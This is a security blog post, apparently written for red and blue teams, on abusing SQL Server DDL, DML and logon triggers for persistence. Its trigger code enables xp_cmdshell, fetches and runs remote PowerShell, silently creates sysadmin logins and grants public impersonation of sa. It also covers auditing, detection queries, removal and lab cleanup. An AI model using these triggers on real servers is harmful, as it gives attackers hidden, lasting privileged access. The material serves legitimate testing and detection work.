Maintaining Persistence via SQL Server – Part 2: Triggers

In this blog, we'll show how three types of SQL Server triggers can be abused to maintain access to Windows environments. We'll also take a look at some ways to detect potentially malicious triggers. For demo purposes, I've provided a PowerShell script that can be used to create malicious DDL triggers in your own lab. Hopefully the content will be useful to both red and blue teams trying to test detective capabilities within SQL Server.

Below is an overview of what will be covered. Feel free to skip ahead if you don't feel like doing the lab at home.


- Setting up the Lab
- Setting up the Auditing
- Creating Malicious DDL Triggers
- Creating Malicious DML Triggers
- Creating Malicious Logon Triggers
- Malicious Trigger Detections
- Malicious Trigger Removal
- Automating the Attack

UPDATE

I finally found some time to add Get-SQLPersistTriggerDDL to PowerUpSQL.

Below is a sample PowerUpSQL command and screenshot.

```
# Load PowerUpSQl in PowerShell console
IEX(New-Object
System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/
PowerUpSQL/master/PowerUpSQL.ps1")

# Install malicious trigger
Get-SQLPersistTriggerDDL -Instance "MSSQLSRV04\SQLSERVER2014" -NewSqlUser
mysqluser4 -NewSqlPass NewPassword123!
```



If you want to run through an entire attack workflow I've also created a command cheat sheet here.

Setting up the Lab

For those of you following along at home. I've put together some basic lab setup instructions below.

1. I recommend using a commercial version of SQL Server so that database level auditing can be enabled. However, the actual attacks can be conducted against any version of SQL Server. If you don't have a commercial version, download the Microsoft SQL Server Express install that includes SQL Server Management Studio. It can be downloaded from http://msdn.microsoft.com/en-us/evalcenter/dn434042.aspx
2. Install SQL Server by following the wizard, but make sure to enable mixed-mode authentication and run the service as LocalSystem for the sake of the lab.
3. Log into the SQL Server with the "sa" account setup during installation using the SQL Server Management Studio application.
4. Press the "New Query" button and use the TSQL below to create a database named "testdb".

```
-- Create database
CREATE DATABASE testdb

-- Select database
USE testdb

-- Create table
CREATE TABLE dbo.NOCList
(SpyName text NOT NULL,RealName text NULL)
```

5. Run the query below to add a table named "NOCList" and populate it with some records.

```
-- Add sample records to table
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('James Bond','Sean Connery')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('Ethan Hunt','Tom Cruise')
INSERT dbo.NOCList (SpyName, RealName)
```

```
VALUES ('Jason Bourne','Matt Damon')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('James Bond','Daniel Craig')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('James Bond','Pierce Bronsan')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('James Bond',Roger Moore')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('James Bond','Timothy Dolton')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('James Bond','George Lazenby')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('Harry Hart',' Colin Firth')
```

6. Run the query below to add a login named “testuser”.

```
-- Select the testdb database
USE testdb

-- Create server login
CREATE LOGIN [testuser] WITH PASSWORD = 'Password123!';

-- Create database account for the login
CREATE USER [testuser] FROM LOGIN [testuser];

-- Assign default database for the login
ALTER LOGIN [testuser] with default_database = [testdb];

-- Add table insert privileges
GRANT INSERT ON testdb.dbo.NOCList to [testuser]
```

Setting up the Auditing

In part 1 of this blog series we covered how to audit for potentially malicious SQL Server events like when xp_cmdshell is enabled and new sysadmins are created. In this section I’ll provide some additional events that can provide context specific to potentially dangerous SQL Server triggers and login impersonation.

The get started below are some instructions for setting up auditing to monitor server and database level object changes. In most production environments object changes shouldn’t occur at the database or server levels very often. However, the reality is that sometimes they do. So you may have to tweak the audit setting for your environment. Either way this should get you started if you haven’t seen it before.

1. Create and enable a SERVER AUDIT so that all of our events will get forwarded to the Windows application log.

```
-- Select master database
USE master
```

```
-- Create audit
CREATE SERVER AUDIT Audit_Object_Changes
TO APPLICATION_LOG
WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)
ALTER SERVER AUDIT Audit_Object_Changes
WITH (STATE = ON)
```

2. Create an enabled SERVER AUDIT SPECIFICATION. This will enable auditing of defined server level events. In this case, the creation, modification, and deletion of server level objects. It will also log when user impersonation privileges are assigned and used.

```
-- Create server audit specification
CREATE SERVER AUDIT SPECIFICATION Audit_Server_Level_Object_Changes
FOR SERVER AUDIT Audit_Object_Changes
ADD (SERVER_OBJECT_CHANGE_GROUP),
ADD (SERVER_OBJECT_PERMISSION_CHANGE_GROUP),
ADD (SERVER_PERMISSION_CHANGE_GROUP),
ADD (SERVER_PRINCIPAL_IMPERSONATION_GROUP)
WITH (STATE = ON)
```

3. Create an enabled DATABASE AUDIT SPECIFICATION. This will enable auditing of specific database level events. In this case, the creation, modification, and deletion of database level objects. **Note:** This option is only available in commercial versions of SQL Server.

```
-- Create the database audit specification
CREATE DATABASE AUDIT SPECIFICATION Audit_Database_Level_Object_Changes
FOR SERVER AUDIT Audit_Object_Changes
ADD (DATABASE_OBJECT_CHANGE_GROUP)
WITH (STATE = ON)
GO
```

4. Verify that auditing has been configured correctly by viewing the audit specifications with the queries below.

```
--View audit server specifications
SELECT          audit_id,
                a.name as audit_name,
                s.name as server_specification_name,
                d.audit_action_name,
                s.is_state_enabled,
                d.is_group,
                d.audit_action_id,
                s.create_date,
                s.modify_date
FROM sys.server_audits AS a
JOIN sys.server_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.server_audit_specification_details AS d
ON s.server_specification_id = d.server_specification_id
```

```
-- View database specifications
SELECT  a.audit_id,
                a.name as audit_name,
                s.name as database_specification_name,
                d.audit_action_name,
                s.is_state_enabled,
                d.is_group,
                s.create_date,
                s.modify_date,
                d.audited_result
FROM sys.server_audits AS a
JOIN sys.database_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.database_audit_specification_details AS d
ON s.database_specification_id = d.database_specification_id
```

For more SQL Server auditing groups and options checkout the links below:

- https://msdn.microsoft.com/en-us/library/cc280663(v=sql.100).aspx
- https://technet.microsoft.com/en-us/library/cc280663(v=sql.105).aspx

Malicious Trigger Creation

Based on my initial reading, there are primarily three types of triggers in SQL Server that include DML, DDL, and Logon Triggers. In this section I'll cover how each type of trigger can be used to maintain access to a Windows environment during a red team or penetration test engagement. Similar to the last blog, each trigger will be designed to add a sysadmin and execute an arbitrary PowerShell command. For the sake of the blog, all examples will be done from the perspective of an attacker that has already obtained sysadmin privileges.

Note: Triggers can also be created with any login that has been provided the privileges to do so. You can view privileges with the queries at https://gist.github.com/nullbind/6da28f66cbaeeff74ed5.

Creating Malicious DDL Triggers

Data Definition Language (DDL) triggers can be applied at the Server and database levels. They can be used to take actions prior to or after DDL statements like CREATE, ALTER, and DROP. This makes DDL triggers a handy option for persistence, because they can be used when no custom databases exist on the target server.

Example Code

In this example, we'll create a DDL trigger designed to add a sysadmin named "SysAdmin_DDL" and execute a PowerShell script from the internet that will write a file to "c:\temp\trigger_demo_ddl.txt" **when any login is created, altered, or deleted.**

```
-- Enabled xp_cmdshell
sp_configure 'Show Advanced Options',1;
```

```
RECONFIGURE;
GO

sp_configure 'xp_cmdshell',1;
RECONFIGURE;
GO

-- Create the DDL trigger
CREATE Trigger [persistence_ddl_1]
ON ALL Server
FOR DDL_LOGIN_EVENTS
AS

-- Download and run a PowerShell script from the internet
EXEC master..xp_cmdshell 'Powershell -c "IEX(new-object
net.webclient).downloadstring(''https://raw.githubusercontent.com/nullbind/Powe
rshellery/master/Brainstorming/trigger_demo_ddl.ps1'')"';

-- Add a sysadmin named 'SysAdmin_DDL' if it doesn't exist
if (SELECT count(name) FROM sys.sql_logins WHERE name like 'SysAdmin_DDL') = 0

        -- Create a login
        CREATE LOGIN SysAdmin_DDL WITH PASSWORD = 'Password123!';
        -- Add the login to the sysadmin fixed server role
        EXEC sp_addsrvrolemember 'SysAdmin_DDL', 'sysadmin';
GO
```

The next time a sysadmin creates, alters, or drops a login you should notice that a new "SysAdmin_DDL'" login and "c:\temp\trigger_demo_ddl.txt" file have been created. Also, if you drop the "SysAdmin_DDL'" login, the trigger just adds it back again ;).


If you want to, you can also be a bit annoying with triggers. For example, the "persistence_ddl_2" trigger below can be used recreate the "persistence_ddl_1" if it is removed.

```
CREATE Trigger [persistence_ddl_2]
ON ALL Server
FOR DROP_TRIGGER
AS
exec('CREATE Trigger [persistence_ddl_1]
        on ALL Server
        for DDL_LOGIN_EVENTS
        as

        -- Download a PowerShell script from the internet to memory and execute
it
        EXEC master..xp_cmdshell ''Powershell -c "IEX(new-object
net.webclient).downloadstring(''''https://raw.githubusercontent.com/nullbind/Po
wershellery/master/Brainstorming/helloworld.ps1'''')"'';
```

```
        -- Add a sysadmin named 'SysAdmin_DDL' if it doesn't exist
        if (select count(name) from sys.sql_logins where name like
''SysAdmin_DDL'') = 0

                -- Create a login
                CREATE LOGIN SysAdmin_DDL WITH PASSWORD = ''Password123!'';
                -- Add the login to the sysadmin fixed server role
                EXEC sp_addsrvrolemember ''Sysadmin_DDL'', ''sysadmin'';
                ')
```

You could also trigger on all "DDL_EVENTS", but I haven't done enough testing to guarantee that it wouldn't cause a production server to burst into flames. Aaanyways…if you want to confirm that your triggers were actually added you can use the query below.

```
SELECT * FROM sys.server_triggers
```



```
SELECT * FROM sys.server_triggers
```

00 %

Results | Messages

	name	object_id	parent_class	parent_class_desc	parent_id	type	type_desc	create_date
1	persistence_ddl_1	1764201335	100	SERVER	0	TR	SQL_TRIGGER	2016-03-08 13:39:49.513
2	persistence_ddl_2	1780201392	100	SERVER	0	TR	SQL_TRIGGER	2016-03-08 13:40:02.580

Also, below are some links to a list of DDL trigger events that can be targeted beyond the examples provided.

- https://msdn.microsoft.com/en-us/library/bb522542.aspx
- https://technet.microsoft.com/en-us/library/ms182492(v=sql.90).aspx

Creating Malicious DML Triggers

Data Manipulation Language (DML) triggers work at the database level and can be used to take actions prior to or after DML statements like INSERT, UPDATE, or DELETE. They can be pretty useful if you target database tables where INSERT, UPDATE, or DELETE are used on a regular basis. However, there are a few downsides I'll touch on in a bit.

To find popular tables to target I've provided the query below based on this post http://stackoverflow.com/questions/13638435/last-executed-queries-for-a-specific-database. It can be used to list recent queries that have been executed that include INSERT statements. If you created the test database and table in the "Setting up the Lab" section you should see the associated insert statements.

```
-- List popular tables that use INSERT statements
SELECT * FROM
        (SELECT
        COALESCE(OBJECT_NAME(qt.objectid),'Ad-Hoc') AS objectname,
        qt.objectid as objectid,
```

```
        last_execution_time,
        execution_count,
        encrypted,
    (SELECT TOP 1 SUBSTRING(qt.TEXT,statement_start_offset / 2+1,( (CASE WHEN
statement_end_offset = -1 THEN (LEN(CONVERT(NVARCHAR(MAX),qt.TEXT)) * 2) ELSE
statement_end_offset END)- statement_start_offset) / 2+1)) AS sql_statement
        FROM sys.dm_exec_query_stats AS qs
        CROSS APPLY sys.dm_exec_sql_text(sql_handle) AS qt ) x
WHERE sql_statement like 'INSERT%'
ORDER BY execution_count DESC
```

Example Code

In this example, we'll create a DML trigger designed to add a sysadmin named "SysAdmin_DML" and execute a PowerShell script from the internet that will write a file to "c:\temp\trigger_demo_dml.txt" **when an INSERT event occurs in the testdb.dbo.noclist table.**

IMPORTANT NOTE: The downside is that least privilege database users inserting records into the database we are going to create our trigger for may not have the privileges required to run the xp_cmdshell etc. To work around that, the script below provides everyone (public) with the privileges to impersonate the sa account. Alternatively, you could configure the xp_cmdshell proxy account or reconfigure the malicious trigger to execute as a sysadmin. While attackers may use any of these methods, changing privileges really shouldn't be done during pentests, because it weakens the security controls of the environment. However, I'm doing it here so we can see the changes in the log.

```
-- Select master database
USE master

-- Grant all users privileges to impersonate sa (bad idea for pentesters)
GRANT IMPERSONATE ON LOGIN::sa to [Public];

-- Select testdb database
USE testdb

-- Create trigger
CREATE TRIGGER [persistence_dml_1]
ON testdb.dbo.NOCList
FOR INSERT, UPDATE, DELETE AS

-- Impersonate sa
EXECUTE AS LOGIN = 'sa'

-- Download a PowerShell script from the internet to memory and execute it
EXEC master..xp_cmdshell 'Powershell -c "IEX(new-object
net.webclient).downloadstring(''https://raw.githubusercontent.com/nullbind/Powe
rshellery/master/Brainstorming/trigger_demo_dml.ps1'')"';
```

```
-- Add a sysadmin named 'SysAdmin_DML' if it doesn't exist
if (select count(*) from sys.sql_logins where name like 'SysAdmin_DML') = 0

        -- Create a login
        CREATE LOGIN SysAdmin_DML WITH PASSWORD = 'Password123!';
        -- Add the login to the sysadmin fixed server role
        EXEC sp_addsrvrolemember 'SysAdmin_DML', 'sysadmin';
Go
```

Now, when anyone (privileged or not) inserts a record into the testdb.dbo.noclist table the trigger will run our PowerShell command and add our sysadmin. Let's test it out using the steps below.


1. Log into the server as the testuser using SQL Server management studio express.
2. Add some more records to the NOCList table.

```
-- Select testdb database
USE testdb

-- Add sample records to table x 4
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('James Bond','Sean Connery')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('Ethan Hunt','Tom Cruise')
INSERT dbo.NOCList (SpyName, RealName)
VALUES ('Jason Bourne','Matt Damon')
```

3. Review sysadmins and the local drive for our file.

Finally, to view all database levels trigger for the currently selected database with the query below.

```
USE
[DATABASE]
SELECT * FROM sys.triggers
```



Creating Malicious Logon Triggers

Logon triggers are primarily used to prevent users from logging into SQL Server under defined conditions. The canonical examples include creating a logon trigger to prevent users from logging in after hours or establishing concurrent sessions. As a result, this is the least useful persistence option, because we would have to actively block a user from authenticating in order for the trigger to run. On the bright side you can create a logon trigger that binds to a specific least privilege account. Then simply attempting to login with that account can execute whatever SQL query or operating system command you want.

Example Code

In this example, we'll create a logon trigger designed to execute a PowerShell script from the internet that will write a file to "c:\temp\trigger_demo_logon.txt" **when the SQL login "testuser" successfully authenticates and is prevented from logging in.** This trigger is also configured to run as the "sa" default sysadmin account.

```
-- Create trigger
CREATE Trigger [persistence_logon_1]
ON ALL SERVER WITH EXECUTE AS 'sa'
FOR LOGON
AS
BEGIN
IF ORIGINAL_LOGIN() = 'testuser'
        -- Download a PowerShell script from the internet to memory and execute
it
    EXEC master..xp_cmdshell 'Powershell -c "IEX(new-object
net.webclient).downloadstring(''https://raw.githubusercontent.com/nullbind/Powe
rshellery/master/Brainstorming/trigger_demo_logon.ps1'')"';
END;
```

Now when you try to logon with the "testuser" account you should see the message below. You won't be able to login, but the SQL Server will execute you're trigger and the associated PowerShell code.

You can view all server and logon triggers with the query below.

```
SELECT * FROM sys.server_triggers
```

Malicious Trigger Detection

If you enabled auditing during the lab setup, you should see event id 33205 in the Windows application event log. The "statement" field should start with "CREATE Trigger" for all three types of triggers, and be immediately followed by the rest of the trigger's source code. From here you could write some SIEM rules to generate an alert when the "statement" field contains keywords like xp_cmdshell, powershell, and sp_addsrvrolemember along with the CREATE Trigger statement. Below is an example screenshot

of the logged event.

We also provided the public role with the ability to impersonate the “sa” login. This event also ends up in event ID 33205. This time the GRANT statement shows up in the “statement” field. Once again SIEM rules could be created to watch for GRANT statements assigning IMPERSONATE privileges.

In our next event ID 33205 log, we can actually see the name of the trigger, the login that executed the trigger, and the login being impersonated. That can be pretty useful information. :) In this case, it may be worth it to watch for “EXECUTE AS” in the statement field. However, depending on the environment, some tweaking may be needed.

Viewing Server Level Triggers (DDL and LOGON)

Below is a code snippet that can be used to list server level triggers and the associated source code. Please note that you must be a sysadmin in order to view the source code.

```
SELECT  name,
OBJECT_DEFINITION(OBJECT_ID) as trigger_definition,
parent_class_desc,
create_date,
modify_date,
is_ms_shipped,
is_disabled
FROM sys.server_triggers WHERE
OBJECT_DEFINITION(OBJECT_ID) LIKE '%xp_cmdshell%' OR
OBJECT_DEFINITION(OBJECT_ID) LIKE '%powershell%' OR
OBJECT_DEFINITION(OBJECT_ID) LIKE '%sp_addsrvrolemember%'
ORDER BY name ASC
```

Viewing Database Level Triggers (DML)

Below is a code snippet that can be used to list database level triggers and the associated source code. Please note that you must be a sysadmin (or have the require privileges) and have the database selected that the trigger were created in.

```
-- Select testdb
USE testdb

-- Select potentially evil triggers
SELECT  @@SERVERNAME as server_name,
        (SELECT TOP 1 SCHEMA_NAME(schema_id)FROM sys.objects WHERE type ='tr'
and object_id like object_id ) as schema_id ,
```

```
        DB_NAME() as database_name,
        OBJECT_NAME(parent_id) as parent_name,
        OBJECT_NAME(object_id) as trigger_name,
        OBJECT_DEFINITION(object_id) as trigger_definition,
        OBJECT_ID,
        create_date,
        modify_date,
        CASE OBJECTPROPERTY(object_id, 'ExecIsTriggerDisabled')
                WHEN 1 THEN 'Disabled'
                ELSE 'Enabled'
        END AS status,
        OBJECTPROPERTY(object_id, 'ExecIsUpdateTrigger') AS isupdate ,
        OBJECTPROPERTY(object_id, 'ExecIsDeleteTrigger') AS isdelete ,
        OBJECTPROPERTY(object_id, 'ExecIsInsertTrigger') AS isinsert ,
        OBJECTPROPERTY(object_id, 'ExecIsAfterTrigger') AS isafter ,
        OBJECTPROPERTY(object_id, 'ExecIsInsteadOfTrigger') AS isinsteadof ,
        is_ms_shipped,
        is_not_for_replication
FROM sys.triggers WHERE
OBJECT_DEFINITION(OBJECT_ID) LIKE '%xp_cmdshell%' OR
OBJECT_DEFINITION(OBJECT_ID) LIKE '%powershell%' OR
OBJECT_DEFINITION(OBJECT_ID) LIKE '%sp_addsrvrolemember%'
ORDER BY name ASC
```

Malicious Trigger Removal

Below is some basic guidance for disabling and removing evil triggers.

Disabling Triggers

Disabling triggers may be a good option if you're still looking at the trigger's code, and don't feel comfortable fully removing it from the system yet.

Note: Logon and DDL triggers can be disabled regardless of what database is currently selected, but for DML triggers you'll need to have the database selected that the trigger was created in.

```
DISABLE TRIGGER [persistence_ddl_1] on all server
DISABLE TRIGGER [persistence_ddl_2] on all server
DISABLE TRIGGER [persistence_logon_1] on all server
USE testdb
DISABLE TRIGGER [persistence_dml_1]
```

Removing Triggers

Once you're ready to commit to removing a trigger you can use the TSQL statements below.

Note: Logon and DDL triggers can be removed regardless of what database is currently selected, but

for DML triggers you'll have the have the database selected that the trigger was created in.

```
DROP TRIGGER [persistence_ddl_1] on all server
DROP TRIGGER [persistence_ddl_2] on all server
DROP TRIGGER [persistence_logon_1] on all server
USE testdb
DROP TRIGGER [persistence_dml_1]
```

Automating the Attack

For those of you that don't like copying and pasting code, I've created a little demo script with the comically long name "Invoke-SqlServer-Persist-TriggerDDL.psm1". It only supports DDL triggers, but it works well enough to illustrate the point. By default, the script targets the event group "DDL_SERVER_LEVEL_EVENTS", but you could change the hardcoded value to "DDL_EVENTS" if you wanted to expand the scope.

Below are some basic usage instructions for those who are interested. Once the triggers have been created, you can set them off by adding or removing a SQL login, or by executing any of the other DDL server level events.

Script Examples

1. Download or reflectively load the PowerShell script as shown below.

   ```
   IEX(new-object
   net.webclient).downloadstring('https://raw.githubusercontent.com/NetSPI/Pow
   erShell/master/Invoke-SqlServer-Persist-TriggerDDL.psm1')
   ```

2. Create a trigger to add a new SQL Server sysadmin login as the current domain user.

   ```
   Invoke-SqlServer-Persist-TriggerDDL -SqlServerInstance
   "SERVERNAME\INSTANCENAME" -NewSqlUser EvilSysAdmin -NewSqlPass Password123!
   ```

3. Create a trigger to add a local administrator as the current domain user. This will only work if the SQL Server service account has local administrative privileges.

   ```
   Invoke-SqlServer-Persist-TriggerDDL -SqlServerInstance
   "SERVERNAME\INSTANCENAME" -NewOsUser EvilOsAdmin -NewOsPass Password123!
   ```

4. Create a trigger to run arbitrary PowerShell command. In this case the PowerShell script creates the file c:\temp\HelloWorld.txt.Invoke.

   ```
   SqlServer-Persist-TriggerDDL -Verbose -SqlServerInstance
   "SERVERNAME\INSTANCENAME" -PsCommand "IEX(new-object
   net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/P
   ```

```
owershellery/master/Brainstorming/helloworld.ps1')"
```

5. Remove the malicious trigger as the current domain user when you're all done.

```
Invoke-SqlServer-Persist-TriggerDDL -Verbose -SqlServerInstance
"SERVERNAME\INSTANCENAME" -Remove
```

Clean Up Script

Below is a script for cleaning up the mess we made during the labs. Some of the items were covered in the malicious trigger removal section, but this will cover it all.

```
-- Remove database and associate DML trigger
DROP DATABASE testdb

-- Select master database
USE master

-- Revoke all impersonate privilege provided to public role
REVOKE IMPERSONATE ON LOGIN::sa to [Public];

-- Remove logins
DROP LOGIN testuser
DROP LOGIN SysAdmin_DDL
DROP LOGIN SysAdmin_DML
-- Remove triggers
DROP TRIGGER [persistence_ddl_2] on all server
DROP TRIGGER [persistence_ddl_1] on all server
DROP TRIGGER [persistence_logon_1] on all server

-- Remove audit specifications
ALTER SERVER AUDIT Audit_Object_Changes WITH (STATE = OFF)
DROP SERVER AUDIT Audit_Object_Changes

ALTER SERVER AUDIT SPECIFICATION Audit_Server_Level_Object_Changes WITH (STATE
= OFF)
DROP SERVER AUDIT SPECIFICATION Audit_Server_Level_Object_Changes

ALTER DATABASE AUDIT SPECIFICATION Audit_Database_Level_Object_Changes WITH
(STATE = OFF)
DROP DATABASE AUDIT SPECIFICATION Audit_Database_Level_Object_Changes
```

Wrap Up

In this blog we learned how to use SQL Server triggers maintain access to Windows systems. We also covered some options for detecting potentially malicious behavior. Hopefully, this will help create some awareness around this type of persistence method. Have fun and hack responsibly.

References

- https://msdn.microsoft.com/en-us/library/ms189799.aspx
- https://msdn.microsoft.com/en-us/library/bb326598.aspx
- https://wateroxconsulting.com/archives/find-triggers-sql-server-database/
- http://sqlandme.com/2011/07/13/sql-server-login-auditing-using-logon-triggers/
- https://msdn.microsoft.com/en-us/library/ms159093.aspx
- https://technet.microsoft.com/en-us/library/cc280663(v=sql.105).aspx
- https://msdn.microsoft.com/en-us/library/cc293624.aspx
- https://msdn.microsoft.com/en-us/library/ms189741.aspx
- https://technet.microsoft.com/en-us/library/ms182492(v=sql.90).aspx
- https://msdn.microsoft.com/en-us/library/ms181893.aspx
- https://technet.microsoft.com/library/ms186385.aspx
- https://technet.microsoft.com/en-us/library/cc280663(v=sql.105).aspx
- https://msdn.microsoft.com/en-us/library/ms190359.aspx